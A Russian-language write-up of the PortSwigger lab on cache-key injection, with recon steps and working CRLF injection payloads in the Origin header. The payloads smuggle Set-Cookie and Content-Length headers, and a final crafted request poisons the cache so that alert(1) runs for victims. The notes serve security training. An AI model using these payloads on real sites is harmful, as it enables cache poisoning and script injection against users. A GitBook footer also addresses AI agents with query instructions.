> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/injection-into-cache-key.md).
# Внедрение в ключ кэша
Заметки по лабораторным работам PortSwigger Web Security Academy о внедрении в ключ кэша, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Внедрение в ключ кеша
### Внедрение в ключ кеша
Нам нужно объединить несколько недостатков (включая **внедрение в ключ кеша**) для выполнения **`alert(1)`** в браузере жертвы. Лабораторная работа требует использования заголовка **`Pragma: x-get-cache-key`**.
#### Разведка

1/) Поведение при входе
* У нас есть панель подключения.

* После входа мы перенаправляемся на **`/login/?lang=en`**.
* Затем устанавливается cookie сеанса.

2/) Отражение `lang` параметра
* Наш ввод появляется в ответе через `lang`:
* Пример: **`/login/?lang=HELLLOOOO`**
```bash
/login/?lang=HELLLOOOO
```
Если мы вставим HTML-теги (например, `
`), **это не выполняется**: есть HTML-кодирование\*\*.
#### Точка входа для эксплуатации
Скрытый JS-файл: `localize.js`
```bash
/js/localize.js?lang=en&cors=0
```

Мы замечаем скрипт на заднем плане:
* **`/js/localize.js?lang=en&CORS=0`**
* Наблюдаемый ответ:
* `document.cookie = 'lang=en';`

Если мы изменим `lang`, значение отражается:
* **`/js/localize.js?lang=hello&CORS=0`** → `привет` появляется в ответе.
### Наблюдение за ключом кеша
Мы добавляем:
```http
Pragma: x-get-cache-key
```

И получаем ключ:
* `X-Cache-Key: /js/localize.js?lang=en&CORS=0$$`
Мы обнаруживаем, что `CORS` влияет на ключ, и что при игре с **Origin** + `CORS`, мы можем изменять то, что попадает в кеш.
### Внедрение заголовков через Back Cart

Мы используем CRLF-инъекцию:
* `%0d%0a`
```
man ascii
```
#### 1) Тест: инъекция cookie

Мы отправляем:
* `Origin: hello%0d%0aSet-Cookie:%20csrfKey=a`
Результат: cookie корректно интерпретируется на стороне ответа.
#### Внедрение JavaScript путём манипулирования `Content-Length`
Затем мы пытаемся внедрить содержимое в ответ с помощью:

* `Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$`
В ответе мы находим **`alert(1)`**.
#### Создать целевой скрытый ответ

Чтобы сервер сохранил эту версию (с `alert(1)`), **ключ кеша** должен соответствовать форме, включающей наш внедрённый `Origin`, например:
{% code overflow="wrap" %}
```http
X-Cache-Key: /js/localize.js?lang=hello&cors=1$$origin=hello%0d%0aContent-Length: 8%0d%0a%0d%0aalert(1)
```
{% endcode %}
#### Смещение на стороне жертвы через игнорируемый параметр

Мы ищем параметр, игнорируемый кешем (найденный с помощью Param Miner):
* **`utm_content`**
Мы повторно используем ключ кеша и помещаем полезную нагрузку в `utm_content` чтобы выдавать отравленный ресурс при посещении `lang=en`.
Итоговый запрос (как мы использовали):
{% code overflow="wrap" %}
```bash

GET /login?lang=en?utm_content=x%26cors=1%26x=1$$origin=x%250d%250aContent-Length:%208%250d%250a%250d%250aalert(1)$$%23 HTTP/2
```
{% endcode %}
Когда жертва открывает страницу в **`/login/?lang=en`** (через перенаправление), отравленное содержимое выдаётся из кеша, и **`alert(1)`** выполняется.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/injection-into-cache-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.